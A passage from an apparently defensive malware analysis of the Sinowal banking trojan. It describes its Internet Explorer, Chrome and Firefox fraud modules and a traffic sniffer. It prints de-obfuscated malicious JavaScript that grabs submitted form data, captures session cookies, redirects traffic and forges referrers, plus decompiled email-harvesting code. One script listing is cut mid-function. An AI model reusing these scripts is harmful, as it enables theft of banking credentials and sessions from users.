open (dispId 0x02): open given URL with given referrer. The parameter is in the format {Host}/{Path}?rhcpre={Base64 Encoded Referrer}&{Parameter List}. The URL to be opened is {Host}/{Path}?{Parameter List}, and the referrer set in the HTTP header is {Base64 Decoded Refererr}. This command gives the Iecl module the ability to pop up a phishing page at the appropriate time without raising suspicion.

close (dispId 0x03): close a specific Internet Explorer browser object.

eval (dispId 0x04): run the custom script given as the first parameter. The second parameter is the value of the '__BRCL__' property identifying the browser object.

screen (dispId 0x05): take a screenshot in JPEG format and send it to the C&C server.

encrypt (dispId 0x06): custom encryption routine using XOR.

image (dispId 0x07): get and base64-encode the stored data of a given URL in the cache entry file.

request (dispId 0x08): download a string from the C&C server using the IStream interface.

video (dispId 0x09): record an MPEG video of the user screen by using an open-source x264 library embedded in the Iecl module, and send the video to the C&C server.

update (dispId 0x0A): update the time property of the current host.

freeze (dispId 0x0B): lock the in-place activation window in the browser.

unfreeze (dispId 0x0C): unlock the in-place activation window in the browser.

cookie (dispID 0x0D): search cookies for the current URL.

report (dispId 0x0E): report local information to the C&C server.

Banking fraud for Google Chrome

For the *Google Chrome* browser, a plug-in module named 'CrclReg.dll' is downloaded and injected into all running chrome.exe processes (see Figure 13).



Figure 13. CrclReg module information.

Install Chrome extension

The main job of the CrclReg module is to install a *Chrome* extension which will conduct banking fraud. The files for the *Chrome* extension, including a DLL, are embedded in the binary of the CrclReg module, as shown in Figure 14.



Figure 14. Files for Chrome extension.

In fact, the original name of the DLL for the extension is 'Crcl.dll', as shown in Figure 15.



Figure 15. Crcl.dll for Chrome extension.

These files are dropped into a randomly named folder in the C:\WINDOWS\TEMP directory.

To install the extension, the following shell command is executed by calling the ShellExecuteA API with the parameter operation set to 'open':

```
{Path of chrome.exe} --pack-extension='{Path of Randomly named Folder}' --no-message-box
```

A .crx file is generated as a result of the command.

The ScriptItemize, ShowWindow and DrawTextW APIs are hooked to make the installation process silent and invisible. In addition, the extension is enabled in incognito mode. We can see the installed extension named 'Default Plug-in' in *Chrome*'s extension panel, as shown in Figure 16.

Figure 16. Malicious Chrome extension.

Monitoring web activities

In the exported NP_GetEntryPoints function of Crcl.dll, a set of NPAPI functions are provided for the browser to invoke at the appropriate time. The most important NPAPI functions are NPP_New and NPP_GetValue. NPP_New is called by the browser to create a new instance of the extension. In this function, several listeners are set up to monitor web activities. The script setting the listeners is hard-coded in Crcl.dll, as shown in Figure 17.

```
chrome.webNavigation.onBeforeNavigate.addListener(function (data) {
    var plugin = document.getElementById('default-plugin');
    plugin.beforeNavigate(data.url);
});
chrome.webRequest.onBeforeRequest.addListener(function (data) {
    var plugin = document.getElementById('default-plugin');
    var url = plugin.beforeRequest(data.method, data.url, data.requestId);
    if (url && url.length) {
        return { redirectUrl: url };
    }
}, { urls: ['http://*/*', 'https://*/*']}, ['blocking']);
chrome.webRequest.onBeforeSendHeaders.addListener(function (data) {
    var plugin = document.getElementById('default-plugin');
    var referer = plugin.beforeSendHeaders(data.requestId, data.url);
    if (referer && referer.length) {
        var modified = false;
        for (var i = 0; i < data.requestHeaders.length; i++) {
            if (data.requestHeaders[i].name == 'Referer') {
                data.requestHeaders[i].value = referer;
                modified = true;
            }
        }
        if (!modified) data.requestHeaders.push({
            name: 'Referer',
            value: referer
        });
    }
    return {  requestHeaders: data.requestHeaders };
}, { urls: ['http://*/*', 'https://*/*']}, ['blocking', 'requestHeaders']);
chrome.webRequest.onSendHeaders.addListener(function (data) {
    var referer, cookie;
    for (var i = 0; i < data.requestHeaders.length; i++) {
        var header = data.requestHeaders[i];
        if (header.name == 'Referer') referer = header.value;
        if (header.name == 'Cookie') cookie = header.value;
    }
    var plugin = document.getElementById('default-plugin');
    plugin.sendHeaders(data.method, data.url, referer, cookie);
}, { urls: ['http://*/*', 'https://*/*']}, ['requestHeaders']);
```

Figure 17. Script for monitoring web activities.

The script equips the extension with the capacity to redirect network traffic, forge the HTTP referrer, intercept session cookies, and monitor browser navigation.

Grab form content

The NPP_GetValue function creates a ScriptableNPObject to receive and execute the script from the browser. The content.js file packed in the .crx file of the extension contains a script for stealing form content. The de-obfuscated version of content.js is shown in Figure 18.

```
function defaultPlugin() {
    var plugin = document.getElementById("default-plugin");
    if (plugin) return plugin;
    plugin = document.createElement("embed");
    plugin.setAttribute("type", "application/default-plugin");
    plugin.setAttribute("id", "default-plugin");
    plugin.setAttribute("hidden", "true");
    document.documentElement.appendChild(plugin);
    return plugin
}
function executeSubmit() {
    function submitEvent(form) {
        var result = '';
        if (form && form.method == 'post') {
            result += document.location.href + '\r\n' + form.action + '\r\n';
            for (var i = 1; i < form.elements.length; i++) {
                if (form.elements[i].name == 'undefined') continue;
                var name = form.elements[i].name;
                var type = form.elements[i].type;
                var value = form.elements[i].value;
                if (name.length && type.length && value.length) {
                    result += name + '(' + type + '): ' + value + '\r\n'
                }
            }
        }
        return result
    }
    window.addEventListener("submit", function (e) {
        defaultPlugin().submitEvent(submitEvent(e.target));
        var rv = defaultPlugin().executeScript('submit', document.location.href);
        if (typeof rv == 'boolean' && rv == false) {
            e.stopPropagation();
            e.preventDefault()
        }
    }, true);
    HTMLFormElement.prototype.oldSubmit = HTMLFormElement.prototype.submit;
    HTMLFormElement.prototype.submit = function () {
        defaultPlugin().submitEvent(submitEvent(this));
        var rv = defaultPlugin().executeScript('submit', document.location.href);
        if (typeof rv != 'boolean' || rv != false) {
            this.oldSubmit()
        }
    }
}
```

```
function executeScript(code) {
    document.removeEventListener('DOMNodeInserted', onChange);
    var script = document.createElement('script');
    script.textContent = code;
    document.documentElement.appendChild(script);
    script.parentNode.removeChild(script);
    document.addEventListener('DOMNodeInserted', onChange)
}
function onLoad(event) {
    executeScript(defaultPlugin.toString() +
        "defaultPlugin().executeScript('download_complete', document.location.href);")
}
function onChange() {
```

```
        "defaultPlugin().executeScript('rendering', document.location.href);")
}
function onDOMContentLoaded(event) {
    onChange();
    executeScript(defaultPlugin.toString() +
                  executeSubmit.toString() +
                  "executeSubmit();")
}
document.addEventListener('DOMContentLoaded', onDOMContentLoaded);
window.addEventListener("load", onLoad);
onChange();
```

Figure 18. De-obfuscated content.js.

The submitEvent function defined in the script will grab the form content when a form is submitted. The collected information will be given as a parameter to a method also named 'submitEvent' of the ScriptableNPObject representing the extension. This submitEvent method implemented in Crcl.dll will transfer stolen form data through a pipe to the manager module, which then communicates directly with the C&C server.

Script command list of extensions

From inside the Invoke method of ScriptableNPObject for the extension, we can see a list of script commands and the routines for executing them.

```
ScriptableNPObject dd 3                 ; DAT
                   dd offset allocate
                   dd offset deallocate
                   dd offset invalidate
                   dd offset hasMethod
                   dd offset invoke
                   dd offset invokeDefault
                   dd offset hasProperty
                   dd offset getProperty
                   dd offset setProperty
                   dd offset removeProperty
                   dd offset enumerate
                   dd offset construct
```

Figure 19. The Invoke method of ScriptableNPObject.

The commands are as follows:

beforeNavigate: monitor the URL the browser is going to

executeScript: get script from the C&C server to run when the state of the HTML document changes to 'rendering', 'download_complete' or 'submit'

beforeRequest: redirect traffic for certain URLs

beforeSendHeaders: forge referrer in the HTTP request header

sendHeaders: intercept information in the HTTP request header, including request method, destination URL, referrer URL and HTTP session cookie

submitEvent: send stolen form data to the manager module through a pipe

jsre, screen, video, encrypt, request, open, close, eval, image, update, cookie, report: implement the same functionalities as discussed in the section on *Internet Explorer* banking fraud.

Banking fraud for Mozilla Firefox

The module for conducting banking fraud in *Firefox*, named 'Ffcl.dll', is similar to Iecl.dll in its code architecture.



Figure 20. Ffcl module information.

The script embedded in the binary file for stealing form data is shown in Figure 21.

```
function _form_(id) {
    var result = '';
    var form = document.getElementById(id);
    if (form && form.method == 'post') {
        result += document.location.href + '\r\n' + form.action + '\r\n';
        for (var i = 1; i < form.elements.length; i++) {
            if (form.elements[i].name == 'undefined') continue;
            var name = form.elements[i].name;
            var type = form.elements[i].type;
            var value = form.elements[i].value;
            if (name.length && type.length && value.length) {
                result += name + '(' + type + '): ' + value + '\r\n';
            }
        }
    }
    return result;
}
```

Figure 21. Script in Ffcl.dll.

Ffcl.dll also has the same script command list as Iecl.dll.

Sniffer module

A module named ‘gbsniffer.dll’ is employed to sniff network data and to harvest email addresses from POP3/SMTP traffic and the usernames/passwords of FTP client applications installed on the compromised machine (see Figure 22).



Figure 22. Sniffer module information.

Hook APIs

To monitor data transferred on the network and intercept the original data of hash operations, the sniffer module hooks a number of APIs, listed as follows:

Ws2_32.dll: closesocket, WSASend, WSARecv, send, recv

Wininet.dll: InternetConnectA, HttpOpenRequestA, HttpSendRequestA HttpSendRequestW, InternetReadFile, InternetCloseHandle

Advapi32.dll: CryptHashData

Bcrypt.dll: BCryptHashData

nspr4.dll: PR_Read, PR_Write, PR_Close

Ole32.dll: CoGetClassObject

Harvest email addresses and FTP accounts

The sniffer module will collect sensitive information from POP3, SMTP and FTP sessions. The following information extracted from a monitored session will be sent through a pipe to the manager module:

- Name of client application for POP3, SMTP or FTP
- URL and port of POP3, SMTP or FTP server
- Email addresses from POP3/SMTP or user account of FTP.

The code for harvesting email addresses is shown in Figure 23.

```
        step = 3;
        break;
      case 3:
        v9 = get_item_of_container_for_cstrs(v8, (int)&container_for_cstrs, v6);
        if ( !wrap_get_offset_of_str_in_cstr(v9, "MAIL FROM:")
          || (v10 = get_item_of_container_for_cstrs(v8, (int)&container_for_cstrs, v6),
              !wrap_get_offset_of_str_in_cstr(v10, "RCPT TO:")) )
        {
          v11 = get_item_of_container_for_cstrs(v8, (int)&container_for_cstrs, v6);
          v12 = make_cstr_by_concat_cstr_and_str(&cstr_temp, "\r\n", (char *)v11, v22);
          LOBYTE(v40) = 5;
          append_substr_of_cstr_to_another_cstr(v12, 0);
          LOBYTE(v40) = 2;
          finalize_cstr(1, 0);
        }
        break;
    }
  }
  else
  {
    v20 = get_item_of_container_for_cstrs(v8, (int)&container_for_cstrs, v6);
    if ( !wrap_get_offset_of_str_in_cstr(v20, "AUTH") )
      step = 1;
  }
  ++v6;
}
while ( v6 < nItems );
```

Figure 23. Harvesting email addresses.

Conclusion

Sinowal has become a persistent trojan by continuously upgrading its weapons, including use of multi-stage injection, time-based DGA, a complex encryption scheme and plug-in modules aimed at different kinds of browsers. Enormous economic losses affecting both individuals and institutions have been seen during the long evolution of this malware family. It is now time for the security community to launch a campaign which will put an end to the Sinowal story.

Bibliography
